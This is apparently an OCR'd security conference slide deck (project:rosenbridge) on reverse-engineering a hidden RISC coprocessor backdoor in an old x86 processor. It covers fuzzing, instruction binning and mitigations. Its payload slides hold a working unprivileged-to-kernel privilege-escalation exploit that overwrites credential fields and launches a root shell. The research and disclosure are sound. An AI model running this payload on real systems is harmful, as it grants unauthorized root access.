
Save the new system state for offline analysis

- Assisted fuzzing:
  - Identifying arithmetic instructions:
    - Load initial register state with random values
  - Identifying memory accesses:
    - Load initial register state with pointers to either the user land or kernel buffers

A deeply embedded instruction set

A deeply embedded instruction set

- Challenge:
  - Unknown instruction set
  - Accidentally generate instructions causing kernel panics, processor locks, system reboots.
  - ~20 random RISC instructions before unrecoverable corruption
  - Then necessary to reboot the target
  - ~2 minute reboot
  - Months of fuzzing to collect enough data to reverse engineer the DEIS


Master
Target 0
Target 1
Target 2
Target 3
…
Switch
Relay
KVM

& (Image)

A deeply embedded instruction set

- Solution:
  - Extend the earlier automated setup
  - 7 target machines, PXE booting from a master
  - Master assigns fuzzing tasks to agents running on each target
    - Lets master coordinate the fuzzing workload
    - Intelligently task workers with high priority or unexplored segments of the instruction space
  - Targets attached to relays, controlled by the master
  - When the master stops receiving data from a target
    - Assume crashed, panicked, reset, locked, etc.
    - Target is forcefully reset through relay
  - Fuzzing results collected from each target and aggregated on the master

A deeply embedded instruction set

& (Demo)

A deeply embedded instruction set

- & (Demo 2)

A deeply embedded instruction set

- 3 weeks
- 15 gigabytes of logs
- 2,301,295 state diffs
- 4000 hours of compute time

A deeply embedded instruction set

- Extract patterns from the state diffs
  to identify patterns in the instructions
- Automation: the *collector*

A deeply embedded instruction set

A deeply embedded instruction set

- *collector* automatically identifies patterns in state diffs:
  - word swap
  - high word copy
  - low word copy
  - immediate load
  - (pre) register to register transfer
  - (post) register to register transfer
  - 1-, 2-, 4-, 8- byte memory writes
  - 1-, 2-, 4-, 8- byte memory reads
  - increment by 1, 2, 4, or 8
  - decrement by 1, 2, 4, or 8
  - write instruction pointer
  - 1- through 16- bit shifts
  - relative immediate load
  - add, subtract, multiply, divide, modulo, xor, binary and, binary or

```
                                ==== sub, 4 ====
0a1dc726  [ 0000 1010  0001 1101  1100 0111  0010 0110 ]:   eax: 0804e289 -> 0804e285
0a3d6720  [ 0000 1010  0011 1101  0110 0111  0010 0000 ]:   ecx: 0841fec2 -> 0841febe
0a503e29  [ 0000 1010  0101 0000  0011 1110  0010 1001 ]:   edx: 2c9e4a84 -> 2c9e4a80
0a5fb7db  [ 0000 1010  0101 1111  1011 0111  1101 1011 ]:   edx: 327f8c66 -> 327f8c62
0a7f4460  [ 0000 1010  0111 1111  0100 0100  0110 0000 ]:   ebx: b753be82 -> b753be7e
0a90aeb8  [ 0000 1010  1001 0000  1010 1110  1011 1000 ]:   esp: 961f6d51 -> 961f6d4d
0ab05498  [ 0000 1010  1011 0000  0101 0100  1001 1000 ]:   ebp: 859a7955 -> 859a7951
0abfb48d  [ 0000 1010  1011 1111  1011 0100  1000 1101 ]:   ebp: d8de0d7b -> d8de0d77
0ad03f09  [ 0000 1010  1101 0000  0011 1111  0000 1001 ]:   esi: 0841fec4 -> 0841fec0
0af088c6  [ 0000 1010  1111 0000  1000 1000  1100 0110 ]:   edi: 256339e4 -> 256339e0
0affcf92  [ 0000 1010  1111 1111  1100 1111  1001 0010 ]:   edi: f4cef2ab -> f4cef2a7
0e1d87be  [ 0000 1110  0001 1101  1000 0111  1011 1110 ]:   eax: 0804e289 -> 0804e285
0e301f44  [ 0000 1110  0011 0000  0001 1111  0100 0100 ]:   ecx: faa1aa22 -> faa1aa1e
0e30753f  [ 0000 1110  0011 0000  0111 0101  0011 1111 ]:   ecx: 46e4f482 -> 46e4f47e
0e309f8c  [ 0000 1110  0011 0000  1001 1111  1000 1100 ]:   ecx: 8e9099e9 -> 8e9099e5
0e5ff9f4  [ 0000 1110  0101 1111  1111 1001  1111 0100 ]:   edx: b4511f1b -> b4511f17
0e83d850  [ 0000 1110  1000 0011  1101 1000  0101 0000 ]:   esp: 3b92e942 -> 3b92e93e
0eb05c9b  [ 0000 1110  1011 0000  0101 1100  1001 1011 ]:   ebp: 33004709 -> 33004705
0edf3b78  [ 0000 1110  1101 1111  0011 1011  0111 1000 ]:   esi: 0841fec4 -> 0841fec0
0effd2ad  [ 0000 1110  1111 1111  1101 0010  1010 1101 ]:   edi: 989d68db -> 989d68d7
8d2bf748  [ 1000 1101  0010 1011  1111 0111  0100 1000 ]:   eax: 0804e289 -> 0804e285
a95053d4  [ 1010 1001  0101 0000  0101 0011  1101 0100 ]:   eax: 0804e289 -> 0804e285
df14296d  [ 1101 1111  0001 0100  0010 1001  0110 1101 ]:   esp: 0841fec7 -> 0841fec3
eb36ae2c  [ 1110 1011  0011 0110  1010 1110  0010 1100 ]:   esi: 0841fec4 -> 0841fec0
eb71bafc  [ 1110 1011  0111 0001  1011 1010  1111 1100 ]:   ecx: 0841fec2 -> 0841febe
eb72b0d6  [ 1110 1011  0111 0010  1011 0000  1101 0110 ]:   edx: 0841fec3 -> 0841febf
fd77063c  [ 1111 1101  0111 0111  0000 0110  0011 1100 ]:   edi: 0841fec5 -> 0841fec1
ff7762d4  [ 1111 1111  0111 0111  0110 0010  1101 0100 ]:   edi: 0841fec5 -> 0841fec1
```

A deeply embedded instruction set

A deeply embedded instruction set

- Instructions are then *binned*
  based on which diff categories they fell into
  - A *bin* is a set of instructions
    whose categories are identical

```
          ==== bin: memory write // add, 4 ====
e87262cc  [ 1110 1000  0111 0010  0110 0010  1100 1100 ]
eab5f409  [ 1110 1010  1011 0101  1111 0100  0000 1001 ]
ebb7b489  [ 1110 1011  1011 0111  1011 0100  1000 1001 ]
f2169a0a  [ 1111 0010  0001 0110  1001 1010  0000 1010 ]
f2b7ad29  [ 1111 0010  1011 0111  1010 1101  0010 1001 ]
fa12fea8  [ 1111 1010  0001 0010  1111 1110  1010 1000 ]
fc74182a  [ 1111 1100  0111 0100  0001 1000  0010 1010 ]
fc759d01  [ 1111 1100  0111 0101  1001 1101  0000 0001 ]

                ==== bin: add, 4 ====
0a580eef  [ 0000 1010  0101 1000  0000 1110  1110 1111 ]
0a78884e  [ 0000 1010  0111 1000  1000 1000  0100 1110 ]
0a99118a  [ 0000 1010  1001 1001  0001 0001  1000 1010 ]
0acb6190  [ 0000 1010  1100 1011  0110 0001  1001 0000 ]
0aeb0a40  [ 0000 1010  1110 1011  0000 1010  0100 0000 ]
0e0b979a  [ 0000 1110  0000 1011  1001 0111  1001 1010 ]
0e394d65  [ 0000 1110  0011 1001  0100 1101  0110 0101 ]
0e98e966  [ 0000 1110  1001 1000  1110 1001  0110 0110 ]
0eb8fb64  [ 0000 1110  1011 1000  1111 1011  0110 0100 ]
84d09f36  [ 1000 0100  1101 0000  1001 1111  0011 0110 ]
ea16fea8  [ 1110 1010  0001 0110  1111 1110  1010 1000 ]

             ==== bin: memory write ====
4c328b03  [ 0100 1100  0011 0010  1000 1011  0000 0011 ]
5d36cf83  [ 0101 1101  0011 0110  1100 1111  1000 0011 ]
5df788af  [ 0101 1101  1111 0111  1000 1000  1010 1111 ]
9bf3474d  [ 1001 1011  1111 0011  0100 0111  0100 1101 ]
9c15aa0a  [ 1001 1100  0001 0101  1010 1010  0000 1010 ]
9ed314c8  [ 1001 1110  1101 0011  0001 0100  1100 1000 ]
9ed39488  [ 1001 1110  1101 0011  1001 0100  1000 1000 ]
e297738b  [ 1110 0010  1001 0111  0111 0011  1000 1011 ]
e2b3338b  [ 1110 0010  1011 0011  0011 0011  1000 1011 ]
e737980b  [ 1110 0111  0011 0111  1001 1000  0000 1011 ]
e796780b  [ 1110 0111  1001 0110  0111 1000  0000 1011 ]
ec94ee01  [ 1110 1100  1001 0100  1110 1110  0000 0001 ]
ed9458a9  [ 1110 1101  1001 0100  0101 1000  1010 1001 ]
f8b4e96b  [ 1111 1000  1011 0100  1110 1001  0110 1011 ]
```

A deeply embedded instruction set

- *Binning* instructions separates out different instruction behaviors, and reveals the bit patterns behind the instruction encoding

A deeply embedded instruction set

- lgd: load base address of gdt into register
- mov: copy register contents
- izx: load 2 byte immediate, zero extended
- isx: load 2 byte immediate, sign extended
- ra4: shift eax right by 4
- la4: shift eax left by 4
- ra8: shift eax right by 8
- la8: shift eax left by 8
- and: bitwise and of two registers, into eax
- or: bitwise or of two registers, into eax
- ada: add register to eax
- sba: sub register from eax
- ld4: load 4 bytes from kernel memory
- st4: store 4 bytes into kernel memory
- ad4: increment a register by 4
- ad2: increment a register by 2
- ad1: increment a register by 1
- zl3: zero low 3 bytes of register
- zl2: zero low 2 bytes of register
- zl1: zero low byte of register
- cmb: shift low word of source into low word of destination

A deeply embedded instruction set

A deeply embedded instruction set

- Once instructions are binned,
  encodings can be automatically derived
  by analyzing bit patterns within a bin



lgd: [oooooooo....++++.....]
mov: [oooooooo....++++.++++]
izx: [oooooooo....++++++++++++++++++]
isx: [oooooooo....++++++++++++++++++]
ra4: [oooo.....oooo.]
la4: [oooo.....oo...]
ra8: [oooo.....oooo.....oooo.]
la8: [oooo.....oooo]
and: [ooooooo++++.++++.....oooo]
or: [ooooooo++++.++++.....oooo]
ada: [oooooooo ++++ ooo]
sba: [oooooooo ++++ ooo]
ld4: [oooooooo---.++++.++++...==.....]
st4: [oooooooo---.++++.++++...==.....]
ad4: [ooooooo++++...==]
ad2: [ooooooo++++...==]
ad1: [ooooooo++++...==]
zl3: [ooooooo. .++++.....]
zl2: [ooooooo. .++++.....]
zl1: [ooooooo. .++++.....]
cmb: [oooooooo....++++.++++.....]
[o] opcode [.] unknown [ ] don't care
[+] register [-] offset [=] length/value

A deeply embedded instruction set

- General patterns:
  - Registers encoded with 4 bits
    - eax is 0b0000
    - ebx is 0b0011
    - ecx is 0b0001
    - edx is 0b0010
    - esi is 0b0110
    - edi is 0b0111
    - ebp is 0b0101
    - esp is 0b0100
    - High bit selects MMX?
  - Instructions operate on 0, 1, or 2 explicit registers
    - eax sometimes used as an implicit register
  - 0 to 8 opcode bits at beginning of instruction
    - Sometimes more later in the encoding

A deeply embedded instruction set

- The *DEIS* assembler
  - Assembles primitives into their binary representation, and wraps each in the x86 *bridge instruction*
  - Payloads for the RISC core can now be written in DEIS assembly



The payload

```
 0  gdt_base = get_gdt_base();
 1  descriptor = *(uint64_t*)(gdt_base+KERNEL_SEG);
 2  fs_base=((descriptor&0xff00000000000000ULL)>>32)|
 3          ((descriptor&0x000000ff00000000ULL)>>16)|
 4          ((descriptor&0x00000000ffff0000ULL)>>16);
 5  task_struct = *(uint32_t*)(fs_base+OFFSET_TASK_STRUCT);
 6  cred = *(uint32_t*)(task_struct+OFFSET_CRED);
 7  root = 0
 8  *(uint32_t*)(cred+OFFSET_CRED_VAL_UID) = root;
 9  *(uint32_t*)(cred+OFFSET_CRED_VAL_GID) = root;
10  *(uint32_t*)(cred+OFFSET_CRED_VAL_EUID) = root;
11  *(uint32_t*)(cred+OFFSET_CRED_VAL_EGID) = root;
```

The payload

```
lgd %eax
izx $0x78, %edx
ada %edx

ad2 %eax
ld4 %eax, %edx
ad2 %eax
ld4 %eax, %ebx
zl3 %ebx
mov %edx, %eax
la8
ra8
```

```
or  %ebx, %eax
izx $0x5f20, %ecx
izx $0xc133, %edx
cmb %ecx, %edx
ada %edx
ld4 %eax, %eax

izx $0x208, %edx
ada %edx
ld4 %eax, %eax

izx $0, %edx
```

```
izx $0x4, %ecx
ada %ecx
st4 %edx, %eax

ada %ecx
st4 %edx, %eax

ada %ecx
ada %ecx
st4 %edx, %eax

ada %ecx
st4 %edx, %eax
```

The payload

```
/* unlock the backdoor */
__asm__ ("movl $payload, %eax");
__asm__ (".byte 0x0f, 0x3f");

/* modify kernel memory */
__asm__ ("payload:");
__asm__ ("bound %eax,0xa310075b(,%eax,1)");
__asm__ ("bound %eax,0x24120078(,%eax,1)");
__asm__ ("bound %eax,0x80d2c5d0(,%eax,1)");
__asm__ ("bound %eax,0x0a1af97f(,%eax,1)");
__asm__ ("bound %eax,0xc8109489(,%eax,1)");
__asm__ ("bound %eax,0x0a1af97f(,%eax,1)");
__asm__ ("bound %eax,0xc8109c89(,%eax,1)");
__asm__ ("bound %eax,0xc5e998d7(,%eax,1)");
__asm__ ("bound %eax,0xac128751(,%eax,1)");
__asm__ ("bound %eax,0x844475e0(,%eax,1)");
__asm__ ("bound %eax,0x84245de2(,%eax,1)");
__asm__ ("bound %eax,0x8213e5d5(,%eax,1)");
__asm__ ("bound %eax,0x24115f20(,%eax,1)");
__asm__ ("bound %eax,0x2412c133(,%eax,1)");
__asm__ ("bound %eax,0xa2519433(,%eax,1)");
__asm__ ("bound %eax,0x80d2c5d0(,%eax,1)");
__asm__ ("bound %eax,0xc8108489(,%eax,1)");
__asm__ ("bound %eax,0x24120208(,%eax,1)");
__asm__ ("bound %eax,0x80d2c5d0(,%eax,1)");
__asm__ ("bound %eax,0xc8108489(,%eax,1)");
__asm__ ("bound %eax,0x24120000(,%eax,1)");
__asm__ ("bound %eax,0x24110004(,%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(,%eax,1)");
__asm__ ("bound %eax,0xe01095fd(,%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(,%eax,1)");
__asm__ ("bound %eax,0xe01095fd(,%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(,%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(,%eax,1)");
__asm__ ("bound %eax,0xe0108dfd(,%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(,%eax,1)");
__asm__ ("bound %eax,0xe0108dfd(,%eax,1)");

/* launch a shell */
system("/bin/bash");
```


- (Demo)

Demo

- A secret, co-located core
- Unrestricted access to the x86 core's register file
- Shared execution pipeline
- But it's all nebulous this deep

Ring -4 … ?

- Direct ring 3 to ring 0
  hardware privilege escalation on x86.
- This has never been done.



- Fortunately we still need initial ring 0 access!

... right?

- (Demo)

Demo



- Samuel 2 core has the *god mode bit* enabled by default.
  - Any unprivileged code can escalate to the kernel at any time.

~~Protections~~

- ~~antivirus~~
- ~~address space protections~~
- ~~data execution prevention~~
- ~~code signing~~
- ~~control flow integrity~~
- ~~kernel integrity checks~~

Mitigations

- Update microcode to lock down *god mode bit*
- Update microcode to disable ucode assists on the *bridge instruction*
- Update OS and firmware to disable *god mode bit*, and periodically check its status

Mitigations

- Releasing today:
  - A tool to check your system
  - A tool to protect your system

Conclusions

- This is an old processor, not in widespread use
- The target market is embedded,
  and this is likely a useful feature for customers

Conclusions

- Take this as a case study.
- Back doors *exist* …
  and we can *find them*.

- Alternative threat scenarios … ?
  - Doesn’t impact performance
  - Leverages mechanisms already in place
  - Virtually impossible to detect

Conclusions

Looking forward

- Open sourced
- Tools, techniques, code, data
- Starting point for future research

project:rosenbridge

project:nightshyft

- (Demo)

project:nightshyft

- github.com/xoreaxeaxeax
  - project:rosenbridge
  - sandsifter
  - M/o/Vfuscator
  - REpsych
  - x86 0-day PoC
  - Etc.

- Feedback? Ideas?

- domas
  - @xoreaxeaxeax
  - xoreaxeaxeax@gmail.com

